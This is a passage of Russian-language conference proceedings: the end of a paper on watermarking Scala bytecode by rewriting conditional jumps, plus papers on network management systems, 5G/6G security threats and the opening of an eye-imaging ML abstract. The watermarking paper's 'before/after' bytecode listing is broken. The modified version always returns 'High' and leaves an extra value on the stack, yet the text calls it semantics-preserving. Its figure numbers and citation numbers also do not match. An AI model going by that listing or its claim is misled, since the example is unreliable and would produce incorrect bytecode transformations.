47	ML	0.15%
48	X++	0.14%
49	RPG	0.14%
50	LabVIEW	0.13%

Рис. 1. Рейтинг языков программирования за 2024 год

Это повышает актуальность разработки методик защиты программ, написанных на Scala, в том числе с помощью цифровых водяных знаков.

Исследование возможности вложения цифрового водяного знака в байт-код программ, написанных на языке Scala, основывается на более широком контексте научных трудов, посвящённых защите программного обеспечения на уровне байт-кода виртуальной машины Java. Ниже представлены работы, оказавшие влияние на формирование данного исследования.

В работе «Reasoning About Exceptional Behavior At the Level of Java Bytecode» предложена формальная модель анализа поведения байт-кода Java-программ на уровне исключений [1]. Авторы вводят инструмент под названием Vimp, позволяющий осуществлять верификацию и анализ обработки исключений прямо в структуре class-файлов. Несмотря на то, что основная цель исследования сосредоточена на поведении исключений, предложенные методы глубокой интерпретации байт-кода применимы и в других контекстах. В частности, они могут быть использованы для точного позиционирования цифрового водяного знака в тех сегментах байт-кода Scala-программы, где гарантируется отсутствие побочных эффектов или нарушения логики обработки исключений. Это особенно важно в условиях высокой плотности и сложности байт-кода, генерируемого компилятором Scala.

Работа «Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины Java» представляет собой одну из наиболее интересных публикаций в данной области [2]. Автор описывает оригинальную методику вложения цифрового водяного знака в байт-код Java-программ на основе использования нестандартных и редко документируемых конструкций JVM. Для настоящего исследования данная работа представляет практический интерес, поскольку большинство решений, описанных автором, могут быть непосредственно перенесены на байт-код Scala, который также компилируется в JVM-совместимые class-файлы.

Язык программирования Scala представляет собой активно развивающуюся платформу, сочетающую в себе принципы объектно-ориентированного и функционального программирования. Scala-компилятор (scalac) генерирует исполняемый байт-код, полностью соответствующий требованиям JVM-спецификации, что делает возможным вложение структурных изменений в результирующие class-файлы. Особенности трансляции высокоуровневых конструкций Scala, таких как замыкания, трейты, деструктуризация, «ленивые» вычисления и функции высшего порядка, в более низкоуровневые инструкции, обусловливают высокую сложность структуры итогового байт-кода [3]. Однако именно эта сложность открывает дополнительные возможности для вложения цифрового водяного знака, поскольку появляются уникальные шаблоны исполнения, нехарактерные для Java, но допускающие семантически эквивалентные трансформации на уровне опкодов. Общий процесс работы программы представлен на рис. 2.



Рис. 1. Этапы разработки и компиляции программы

Компилятор scalac преобразует различные абстракции Scala (такие как pattern matching, трейты, замыкания и implicit-механизмы) в набор .class-файлов с байт-кодом, который может существенно отличаться по структуре от кода, сгенерированного компилятором Java [4]. Это создаёт определённые вызовы при анализе и модификации такого байт-кода, в частности, при задаче по вложению цифрового водяного знака.

Задача исследования заключалась в проверке возможности вложения цифрового водяного знака в байт-код Scala-программ. При этом необходимо сохранить корректность выполнения программы и обеспечить минимальное влияние на её структуру и производительность. Схема этапов исследования в данной работе представлена на рис. 3.



Рис. 2. Схема этапов исследования

Для реализации данной задачи применялась библиотека Apache BCEL (Byte Code Engineering Library), предоставляющая интерфейсы для анализа, модификации и генерации class-файлов. Работа с BCEL позволяет напрямую управлять инструкциями в методах, переменными, атрибутами классов и другой байт-кодовой структурой без необходимости декомпиляции или повторной компиляции программы [5].

Сначала был сформирован набор программных модулей на языке Scala, включающих различные конструкции языка: условные операторы, циклы, функции высшего порядка, замыкания, трейты и компаньон-объекты [6]. Эти программы были скомпилированы стандартным компилятором scalac, в результате чего были получены соответствующие class-файлы, содержащие байт-код.

Затем с использованием библиотеки Apache BCEL проводился подробный анализ скомпилированных .class-файлов. Были определены количество и типы сгенерированных классов (включая дополнительные внутренние классы, создаваемые компилятором). Структура методов (включая сигнатуры, модификаторы, список инструкций и локальные переменные) и частота использования различных опкодов и особенности организации стековой модели исполнения.

Особое внимание уделялось участкам байт-кода, потенциально пригодным для модификации: методам без побочных эффектов, последовательностям простых операций, не влияющим на логику программы. Это позволило выявить специфику байт-кода Scala — в частности генерацию немалого количества вспомогательных классов, а также сложных цепочек вызовов и вспомогательных методов.

Параллельно проводился сравнительный анализ между .class-файлами, сгенерированными из аналогичных Java и Scala-программ [7]. Целью данного этапа было выяснить, насколько сложнее структура байт-кода в Scala, какие дополнительные элементы создаются компилятором, и влияет ли это на потенциальные места вложения.

На основе полученной информации была произведена классификация фрагментов байт-кода по степени их пригодности для возможного вложения цифрового водяного знака. Были выделены следующие категории:

— участки, потенциально безопасные для модификации (например, последовательности опкодов, допускающих эквивалентные замены) [8];

— участки, где модификация может нарушить семантику (например, работа с замыканиями, захваченными переменными, генерация исключений);

— участки, не подлежащие изменению без глубокого анализа (например, вызовы внутренних методов стандартной библиотеки Scala).

В конце производилась серия экспериментов: скомпилированные class-файлы подвергались обфускации, декомпиляции и повторной компиляции [9].

В результате анализа был выделен тип фрагментов байт-кода, наиболее устойчивый и подходящий для вложения — конструкции условных переходов (например, if_icmpge, if_icmpeq, goto) [10]. Эти инструкции, определяющие логику ветвления исполнения, составляют значительную часть управляющих конструкций большинства программ, включая Scala-код, содержащий условные выражения if, match, циклы и блоки обработки исключений [11]. В таких участках байт-кода возможно заменить определённые инструкции на эквивалентные с точки зрения исполнения, но различающиеся по бинарному представлению, тем самым создавая возможность вложения цифрового водяного знака [12]. При этом логика выполнения метода остаётся неизменной, но структура байт-кода и последовательность команд могут различаться, что видно на рис. 4.

Как видно, несмотря на идентичный результат выполнения, внутренняя структура байт-кода после модификации претерпела значительные изменения.

```
ДО:
public java.lang.String check(int);
    0: iload_1              ; загрузка параметра x
    1: bipush       10      ; загрузка числа 10
    3: if_icmplt    10      ; если x < 10, перейти к 10
    6: ldc          #16     ; загрузка строки "High"
    8: goto         13      ; переход к возврату
   10: ldc          #18     ; загрузка строки "Low"
   12: areturn              ; возврат строки
   13: areturn              ; возврат строки
```

```
ПОСЛЕ:
public java.lang.String check(int);
    0: iload_1              ; загрузка x
    1: bipush       10      ; загрузка 10
    3: if_icmpge    6       ; если x >= 10, то переход к "High"
    6: ldc          #18     ; "Low"
    8: goto         11      ; переход к возврату
   11: ldc          #16     ; "High"
   13: areturn              ; возврат строки
```

Рис. 4. Байт-код до и после модификации

В исходной реализации для проверки условия использовалась команда if_icmplt, которая выполняет переход в случае, если значение переменной x меньше 10. В модифицированной версии была применена противоположная логическая конструкция — if_icmpge, с соответствующей корректировкой логики переходов. Такой подход позволяет изменить схему контроля потока, при этом сохранив семантику метода. Это создаёт альтернативную, но эквивалентную реализацию, уникальную на уровне байт-кода.

Команды ldc (load constant) используются для загрузки строковых литералов. В оригинальной версии сначала загружается строка «High», затем осуществляется переход к завершающему areturn. В изменённой версии строки загружаются в ином порядке — «Low» загружается первой, затем управление передаётся к «High». Это изменение приводит к различию в структуре байт-кода, но остаётся невидимым при запуске, поскольку возвращаемое значение зависит только от условия.

Переходы в байт-коде JVM задаются с использованием относительных смещений. После перестройки условий и блоков, смещения команд goto и условных переходов были изменены. Это делает результирующий байт-код уникальным по структуре, но не влияющим на поведение программы.

В ходе исследования была рассмотрена возможность вложения цифрового водяного знака в байт-код Scala-программ, получаемый после компиляции исходного кода с помощью scalac. Работа велась с использованием библиотеки Apache BCEL, позволяющей анализировать и модифицировать .class-файлы на уровне JVM-инструкций.

Основное внимание уделялось условным переходам, как наиболее стабильным и структурно предсказуемым элементам байт-кода. Проведённый эксперимент показал, что при корректной модификации условных инструкций возможно вложение цифрового водяного знака без нарушения семантики программы. При этом вложение сохраняется даже после операций обфускации и декомпиляции.

Полученные результаты подтверждают возможность вложения цифрового водяного знака в байт-коде Scala-программ. Это открывает перспективы для дальнейших исследований, связанных с автоматизацией процесса вложения, оценкой устойчивости водяных знаков и адаптацией подхода к другим элементам байт-кода.

СПИСОК ЛИТЕРАТУРЫ

1. Hamilton J., Danicic S. An Evaluation of Static Java Bytecode Watermarking. 2010. [Электронный ресурс]. URL: https://jameshamilton.eu/sites/default/files/JavaBytecodeWatermarkingSurvey.pdf (дата обращения: 11.08.2025).
2. Akbar Z. Watermarking Java Programs using Dummy Methods with Dynamically Opaque Predicates. 2010. [Электронный ресурс]. URL: https://www.researchgate.net/publication/45912770_Watermarking_Java_Programs_using_Dummy_Methods_with_Dynamically_Opaque_Predicates (дата обращения: 11.08.2025).
3. Изучаем Scala. [Электронный ресурс]. URL: https://docs.scala-lang.org (дата обращения: 30.06.2025).
4. Paganoni M., Furia C. A. Furia reasoning about exceptional behavior at the level of java bytecode. September, 2024.
5. Hamilton J. The Problems with the execution path watermark algorithm for java bytecode // International Journal of Security and Its Applications, 2024. № 10 (7). Pp. 147-156.
6. Шариков П. И., Красов А. В., Штеренберг С. И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
7. Шариков П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14. № 1. EDN GQGKIV.
8. Шариков П. И., Красов А. В. Исследование возможности использования java-агентов для вложения скрытого цифрового водяного знака непосредственно перед запуском java-приложения // Вестник СПбГУПТД. Серия 1 Естественные и технические науки. 2019. № 4. С. 14-18. EDN QQUVYX.
9. Шариков П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1 Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
10. Шариков П. И., Цветков А. Ю., Сигачева В. В., Сиротина Л. К. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений // Вестник СПбГУПТД. Серия 1. Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
11. Шариков П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java // Современная наука: актуальные проблемы теории и практики. Серия. Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
12. Дудников И. А., Шариков П. И., Майоров А. В. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе // Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России. 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1. EDN ZQCEXG.

УДК 004.725.5

ОРГАНИЗАЦИЯ УПРАВЛЕНИЯ КОРПОРАТИВНОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРОЙ И БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ ПРОЦЕССОВ

Тарасов Владимир Анатольевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: vat-liquidator@bk.ru

Аннотация. Современные инфокоммуникационные системы, в силу сложности инфраструктуры, требуют специальных средств мониторинга и управления. Целесообразно внедрение таких средств, что позволит повысить производительность, безопасность и сократить издержки.

Ключевые слова: информационная система; информационная инфраструктура; система управления сетью; управление инфраструктурой; эффективность управления.

ORGANIZATION OF CORPORATE INFORMATION INFRASTRUCTURE MANAGEMENT AND INFORMATION PROCESS SECURITY

Tarasov Vladimir
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: vat-liquidator@bk.ru

Abstract. Modern infocommunication systems, due to the complexity of the infrastructure, require special monitoring and management tools. It is advisable to introduce such tools, which will increase productivity, security and reduce costs.

Keywords: information system; information infrastructure; network management system; infrastructure management; management efficiency.

Введение. Развитие информационного общества обусловило повсеместное использование информационных технологий и внедрение инфокоммуникационной инфраструктуры. Чем больше элементов содержит информационная инфраструктура, сложнее топологическая реализация, выше гетерогенность, тем сложнее персоналу оперативно реагировать на возникающие инциденты, да и самого персонала требуется больше. Появление новых технологий, оборудования, программного обеспечения, усложнение организационных и иных процессов в корпорациях и ведомственных структурах, увеличение количества сотрудников, необходимость автоматизации технологических и бизнес-процессов диктуют потребность в реализации специальных систем управления информационной инфраструктурой. Они должны обеспечить возможность мониторинга, журналирования, корректировки при выходе системы из стабильного состояния, отклонении параметров от номинальных значений, а также безопасность информационных процессов.

Для решения данного круга задач используются так называемые системы управления сетью (NMS — Network Management System). Они призваны осуществлять свои функции, прежде всего, в крупных информационных системах — корпоративных сетях, центрах обработки данных, операторах телекоммуникационных услуг.

К данной группе программных средств относятся такие продукты как Cisco DNA Center, SolarWinds Network Performance Monitor, PRTG Network Monitor, Quest Foglight Network Management System, NMS Титан, SINEC NMS, Zabbix и другие [1, 2]. Они могут быть реализованы на разных системных платформах.

Обобщая функционал NMS, можно выделить следующее: управление характеристиками, конфигурацией, неисправностями, безопасностью, абонентскими данными.

К возможностям данных систем относятся следующие:

— отслеживание состояния коммуникационных устройств;
— мониторинг и установка показателей точек доступа, ключей безопасности;
— анализ статистики оборудования;
— контроль производительности сети (по полосе пропускания, потерям, задержкам);
— создание отчётов по производительности (количественные и качественные характеристики узлов, параметры сигналов);
— конфигурирование систем;
— блокировка узлов, чья конфигурация не соответствует политикам и стандартам;
— возможность ручной и автоматической работы с оборудованием;
— телеметрия в реальном времени сервисов и оборудования;
— журналирование событий системы;
— централизованное обновление ПО на узлах;
— администрирование пользователей;
— визуализация и контроль сетевой структуры;
— интеграция разных элементов в одном компоненте;
— гибкость изменения инфраструктуры;
— оперативное получение данных из архива;
— конфигурирование инфраструктуры осуществляется вне зависимости от типов оборудования, присутствует возможность хранения резервных копий настроек;
— автоматизация процессов конфигурирования;
— управление изменением конфигурации с целью предупреждения ошибок и обеспечения совместимости;
— автоматическое распределение ресурсов;
— изменение прошивок;
— возможность контроля показателей компонентов узла (процессора, оперативной памяти, накопителей, файлов и др.);
— вывод данных сетевого оборудования (состояния интерфейсов, параметры трафика);
— информация о службах (параметры, справочные сведения);
— внедрение политик безопасности и отслеживание атак;
— выдача информации о сроке службы сертификатов;
— обработка инцидентов и реагирование на них.

Данные системы должны обладать следующими достоинствами [3-5]:

— по возможности отсутствие капитальных и эксплуатационных затрат;
— наличие поддержки русского языка;
— открытая архитектура;
— обширный функционал;
— достаточный уровень производительности;
— централизованное управление;

- гибкость процесса настройки, включая возможность использования шаблонов;
- масштабируемость;
- большие возможности анализа статистической информации;
- компактность продукта;
- удобный пользовательский интерфейс;
- структурированность параметров тестирования;
- модульность;
- кроссплатформенность;
- низкие системные требования.

Выбор той или иной системы управления сетью зависит от характеристик конкретной информационной инфраструктуры, требований её пользователей, выделяемых финансовых средств.

В дальнейшем представляется целесообразным внедрение в систему управления элементов искусственного интеллекта для увеличения производительности и эффективности управления в реальном времени. Эти элементы обеспечат не только оперативное реагирование на изменения в информационной системе, но и анализ статистики сети с возможностью предупреждения неочевидных проблем — перегрузок, отказов, атак. Их внедрение позволит повысить надёжность, уменьшить количество административного персонала, повысить эффективность принимаемых им решений за счёт предложения конкретных вариантов коррекции или оптимизации. В свою очередь, повышение надёжности сократит время простоя информационной системы в результате отказов, а сокращение количества сотрудников, обслуживающих систему, даст экономию средств на обслуживание информационной инфраструктуры, что в целом сократит издержки организации.

Однако внедрение элементов искусственного интеллекта представляется отдельной проблемой, поскольку процесс машинного обучения будет зависеть от структуры системы, требований к качеству обслуживания, надёжности и т. д.

Заключение. Результаты анализа продуктов, предназначенных для управления инфраструктурой, свидетельствуют об их эффективности и перспективности [6]. Такие системы способны как облегчить деятельность административного персонала, так и повысить результативность управления, а также решить некоторые вопросы безопасности за счёт управления интерфейсами и портами.

СПИСОК ЛИТЕРАТУРЫ

1. Беркетов, Г.А. Задача использования современных информационных технологий в системах технического обслуживания автоматизированных систем обработки информации. // In Situ. 2015. № 4. С. 34-36.
2. Денисов Ю. Знакомьтесь, Zabbix! Обзор системы и ее установка на ОС Linux. Ч. 1 // Системный администратор. 2010. № 5(90). С. 36-38.
3. Смушкин В. А. Zabbix для мониторинга в IT-инфраструктуре // Форум молодых ученых. 2019. № 4(32). С. 958-962.
4. Апанасик, П. И. Использование системы мониторинга Zabbix в корпоративной сети // Управление информационными ресурсами : Материалы XX Международной научно-практической конференции, Минск, 29 марта 2024 г. Минск: Академия управления при Президенте Республики Беларусь, 2024. С. 247-248.
5. Зотов С. В. Использование Zabbix для мониторинга гетерогенной сети с работой по проводным и радиоканалам // Научно-исследовательские публикации. 2017. № 1(39). С. 30-39.
6. Климов, Д. А., Аржанцев С. В. О тенденциях развития систем управления гетерогенными сетями связи // Фундаментальные проблемы радиоэлектронного приборостроения. Т. 11, 2011, № 3. С. 139-141.

МОЛОДЕЖНАЯ НАУЧНАЯ ШКОЛА «БЕЗОПАСНЫЕ СИСТЕМЫ СВЯЗИ»

УДК 004.056

ОСНОВНЫЕ УЯЗВИМОСТИ 5G/6G И ИХ РАЗЛИЧИЯ

Аветиков Артем Анатольевич[2], Задбоев Вадим Александрович[1], Тимофеев Артём Михайлович[2]
[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: artemmt97@mail.ru, avetikov.aa@sut.ru, zadboev89@mail.ru

Аннотация. В данной статье рассматриваются ключевые различия в защите 5G и 6G сетей, включая основные уязвимости данных сетей. Статья подчеркивает важность международного сотрудничества и разработки стандартов для обеспечения безопасности будущих сетей. Результаты исследования могут быть полезны специалистам в области телекоммуникаций и информационной безопасности.

Ключевые слова: информационная безопасность; уязвимости; сети 5G; сети 6G; безопасность инфокоммуникационных систем.

KEY 5G/6G VULNERABILITIES AND THEIR DIFFERENCES

Avetikov Artem[2], Zadboev Vadim[1], Timofeev Artyom[2]
[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: artemmt97@mail.ru, avetikov.aa@sut.ru, zadboev89@mail.ru

Abstract. This article examines the key differences in the protection of 5G and 6G networks, including the main vulnerabilities of these networks. The article highlights the importance of international cooperation and the development of standards to ensure the security of future networks. The results of the study may be useful to specialists in the field of telecommunications and information security.

Keywords: information security; vulnerabilities; 5G networks; 6G networks; security of infocommunication systems.

Введение. С развитием мобильных сетей от 5G к 6G возникают новые вызовы в области безопасности и конфиденциальности. В то время как 5G уже представляет значительный прогресс по сравнению с предыдущими поколениями, 6G обещает еще более высокие скорости, меньшие задержки и большую интеграцию с искусственным интеллектом (ИИ) и Интернетом вещей (IoT). Однако эти преимущества сопровождаются новыми уязвимостями и угрозами.

Основные уязвимости сетей 5G. 5G сети, несмотря на свои преимущества, обладают рядом уязвимостей, которые могут быть использованы злоумышленниками. Одной из ключевых проблем является уязвимость устройств Интернета вещей (IoT). Многие IoT-устройства не обладают достаточным уровнем защиты, что делает их легкой мишенью для атак [1–2]. Взлом одного устройства может привести к компрометации всей сети, что особенно критично в таких сферах, как здравоохранение или умные города.

Ещё одной серьёзной угрозой является безопасность сетевого срезания (network slicing) [3]. Эта технология позволяет создавать виртуальные сети на одной физической инфраструктуре, но при этом злоумышленники могут использовать уязвимости одного среза для атаки на другие.

Технологии Massive MIMO и beamforming, используемые в 5G, также подвержены атакам, таким как подслушивание или глушение сигнала [4]. Отсутствие взаимной аутентификации и сквозного шифрования делает эти технологии уязвимыми для атак с использованием фальшивых операторов или перехвата данных.

Искусственный интеллект (ИИ), хотя и используется для улучшения безопасности, может быть применён и злоумышленниками для создания более изощрённых атак. Например, атаки на машинное обучение, такие как «отравление данных» или «обход модели», могут привести к некорректной работе алгоритмов безопасности.

Основные уязвимости в 6G сетях. 6G сети, находящиеся в стадии разработки, обещают ещё более высокую скорость и надёжность, но при этом сталкиваются с новыми вызовами в области безопасности. Одной из основных проблем является увеличение плотности устройств, что усложняет управление доступом и

аутентификацию. Массивная связь машинного типа (mMTC) создаёт дополнительные риски, связанные с перегрузкой сети и уязвимостью к атакам на процедуры доступа.

Интеграция не наземных сетей (NTN), таких как спутниковые сети, высотные платформы, что приводит к частым переключениям (handovers) между наземными и не наземными сегментами. Это увеличивает риск атак на процедуры аутентификации и передачи данных, особенно если эти процедуры не защищены должным образом.

Использование ИИ в 6G также несёт в себе риски. Например, атаки на модели машинного обучения, такие как инверсия модели или извлечение данных, могут привести к утечке конфиденциальной информации. Кроме того, отсутствие квантово-устойчивых алгоритмов шифрования делает 6G сети уязвимыми перед будущими квантовыми компьютерами.

Различия в уязвимостях 5G и 6G сетей. Одним из ключевых отличий является масштабируемость угроз. В 5G сети основное внимание уделяется защите от атак на отдельные компоненты, такие как устройства IoT или виртуальные сетевые функции. В 6G сетях, где ожидается значительное увеличение количества подключённых устройств и появление новых типов сетевых элементов (например, спутниковых сегментов), угрозы приобретают глобальный характер [5]. Это требует разработки более универсальных и масштабируемых механизмов защиты, способных адаптироваться к динамически изменяющимся условиям.

Кроме того, 6G сети сталкиваются с необходимостью внедрения квантово-устойчивых криптографических алгоритмов, в то время как в 5G эта проблема ещё не столь актуальна [6]. Появление квантовых компьютеров в будущем может сделать традиционные методы шифрования неэффективными, поэтому 6G сети уже на этапе проектирования должны учитывать этот фактор [7–9].

Для наглядного представления различий между уязвимостями 5G и 6G сетей в таблице 1 приведено детальное сравнение основных угроз и их особенностей в каждом поколении сетей.

Таблица 1

Сравнительный анализ уязвимостей 5G и 6G сетей

Угроза	5G Сети	6G сети
Уязвимости IoT	Низкий уровень защиты устройств, риск латерального перемещения атакующего.	Увеличение плотности устройств, сложность управления доступом.
Network Slicing	Риск атак между срезами, DDoS.	Усложнение архитектуры, необходимость изоляции и защиты множества срезов.
Massive MIMO и Beamforming	Подслушивание, глушение сигнала.	Усиление рисков из-за более сложных технологий передачи.
ИИ и машинное обучение	Атаки на обучение моделей, отравление данных.	Инверсия моделей, извлечение данных, риски конфиденциальности.
Аутентификация и доступ	Недостатки в процедурах аутентификации, риски перехвата.	Частые handovers, необходимость защиты в NTN и динамических сценариях.
Квантовая криптография	Ограниченное использование квантово-устойчивых алгоритмов.	Критическая необходимость внедрения постквантовой криптографии.

Переход от 5G к 6G сетям сопровождается как новыми возможностями, так и новыми угрозами безопасности. В то время как 5G сети сталкиваются с проблемами, связанными с IoT, сетевым срезанием и атаками на ИИ, 6G сети добавляют к этому сложности, вызванные высокой плотностью устройств, интеграцией NTN и необходимостью квантово-устойчивого шифрования.

Для минимизации рисков необходимо внедрять комплексные меры защиты, такие как сквозное шифрование, Zero-Trust архитектура, использование блокчейна для управления идентификацией и активное применение квантово-устойчивых алгоритмов. Кроме того, важно развивать сотрудничество между отраслевыми игроками, регуляторами и исследователями для создания безопасных и устойчивых сетей будущего.

Заключение. Таким образом, понимание различий в уязвимостях 5G и 6G сетей позволяет разрабатывать более эффективные стратегии защиты, обеспечивая безопасность и надёжность следующих поколений мобильных сетей.

СПИСОК ЛИТЕРАТУРЫ

1. Лемешко, Д. В. Безопасность IOT-устройств, подключенных к сетям пятого и шестого поколений // Информационные технологии в науке, бизнесе и образовании. Проблемы обеспечения цифрового суверенитета государства : Материалы XIII Международной научно-практической конференции студентов, аспирантов и молодых ученых, Москва, 26 ноября 2021 года. М. : Московский государственный лингвистический университет, 2022. С. 45-48. EDN YRHDVV.
2. Белова, М. А. Безопасность сетей 5G / М. А. Белова, В. И. Рыськина // Региональная информатика и информационная безопасность : Сборник трудов конференций: Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 28–30 ноября 2020 года. Вып. 8. СПб. : СПОИСУ, 2020. С. 256-261. EDN LTWTGD.
3. Калинина, А. И. Уязвимости протоколов сетей 5G // Интернаука. 2019. № 43-1(125). С. 14-17. EDN IQMQVB.
4. Южаков, А. В. Информационная безопасность мобильной связи 6G в России / А. В. Южаков, В. И. Соловьев // Цифровые системы и модели: теория и практика проектирования, разработки и применения : Материалы национальной (с международным участием) научно-практической конференции, Казань, 10–11 апреля 2024 года. Казань: Казанский государственный энергетический университет, 2024. С. 1415-1418. EDN RLYNWW.
5. Кучерявый, Е. А., Смирнов И. А. Анализ информационной безопасности на техническую спецификацию Network 2030 Architecture Framework для 6G сетей // Актуальные аспекты развития науки и общества в эпоху цифровой трансформации : Сборник материалов XI Международной научно-практической конференции, Москва, 06 ноября 2023 года. М. : Издательство АЛЕФ, 2023. С. 54-63. DOI 10.34755/IROK.2023.96.12.189. EDN NNDNFE.
6. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.

7. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
8. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
9. Задбоев, В. А. анализ возможностей отечественных средств, применяемых для мониторинга информационной безопасности сетей передачи данных / В. А. Задбоев, Н. А. Роговой, А. А. Шевченко // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2024) : Материалы XIII Международной научно-технической и научно-методической конференции, Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 308-313. EDN DQGVDS.

УДК 004.932.2

РАЗРАБОТКА МОДЕЛИ ПРОГНОЗИРОВАНИЯ АНАТОМИЧЕСКОГО ИСХОДА НА ОСНОВЕ МЕТОДОВ ГЛУБОКОГО МАШИННОГО ОБУЧЕНИЯ

Аксенова Любовь Евгеньевна
ООО «Пространство интеллектуальных решений»
Адмирала Серебрякова наб., 49, Новороссийск, 353905, Россия
Новороссийский политехнический институт (филиал) ФГБОУ ВПО «КубГТУ»
Карла Маркса ул., 20, Новороссийск, 353900, Россия
e-mail: axenovalubov@gmail.com

Аннотация. Anti-VEGF терапия применяется при лечении неоваскулярной возрастной макулярной дегенерации с отслойкой пигментного эпителия, однако, в ряде случаев, такая терапия приводит к худшему исходу. Целью настоящей работы являлась разработка модели прогнозирования исхода anti-VEGF терапии на основе изображений ОКТ макулярной области. Материалом исследования являются 385 ОКТ изображений (B-сканов) ретроспективной группы и 70 изображений проспективной группы. Разработка модели прогнозирования включала обучение модели нейронной сети U-NET, применение алгоритма выделения контуров Suzuki–Abe и обучение алгоритма случайного леса на семи полученных переменных для определения трех типов исхода терапии: прилегание ОПЭ, отсутствие прилегания ОПЭ, разрыв ОПЭ. В результате Dice coefficient для модели сегментации имеет наибольшее значения для биомаркера ОПЭ (табл. 1) и составляет 0,9. При этом для СЖ и ИЖ данная метрика имеет значения 0,72 и 0,69 соответственно. Количественные измерения не имеют статистически значимых различий относительно измерений врача. AUC ROC и точность относительно трех классов алгоритма случайного леса составили 0,82 и 0,86 соответственно. Наибольшее значение специфичности соответствует прилеганию, а чувствительности — отсутствию прилегания ОПЭ. Разработанный алгоритм машинного обучения на основе архитектуры U-NET и классификатора случайного леса продемонстрировал высокую эффективность в прогнозировании анатомического исхода anti-VEGF терапии у пациентов с неоваскулярной возрастной макулярной дегенерацией и отслойкой пигментного эпителия. Сравнение автоматизированных количественных измерений с результатами врача показало отсутствие статистически значимых различий, что подтверждает клиническую применимость алгоритма.

Ключевые слова: оптическая когерентная томография; возрастная макулярная дегенерация; машинное обучение; U-NET; сегментация; классификация; прогнозирование; анти-VEGF терапия.

DEVELOPMENT OF A MODEL FOR PREDICTING ANATOMICAL OUTCOME BASED ON DEEP MACHINE LEARNING METHODS

Aksenova Lyubov
Predict Space LLC
49Admirala Serebryakova Emb., Novorossiysk, 353905, Russia
Novorossiysk Polytechnic Institute (branch) of the Kuban State Technological University
20 Karl Marx St., Novorossiysk, 353900, Russia
e-mail: axenovalubov@gmail.com

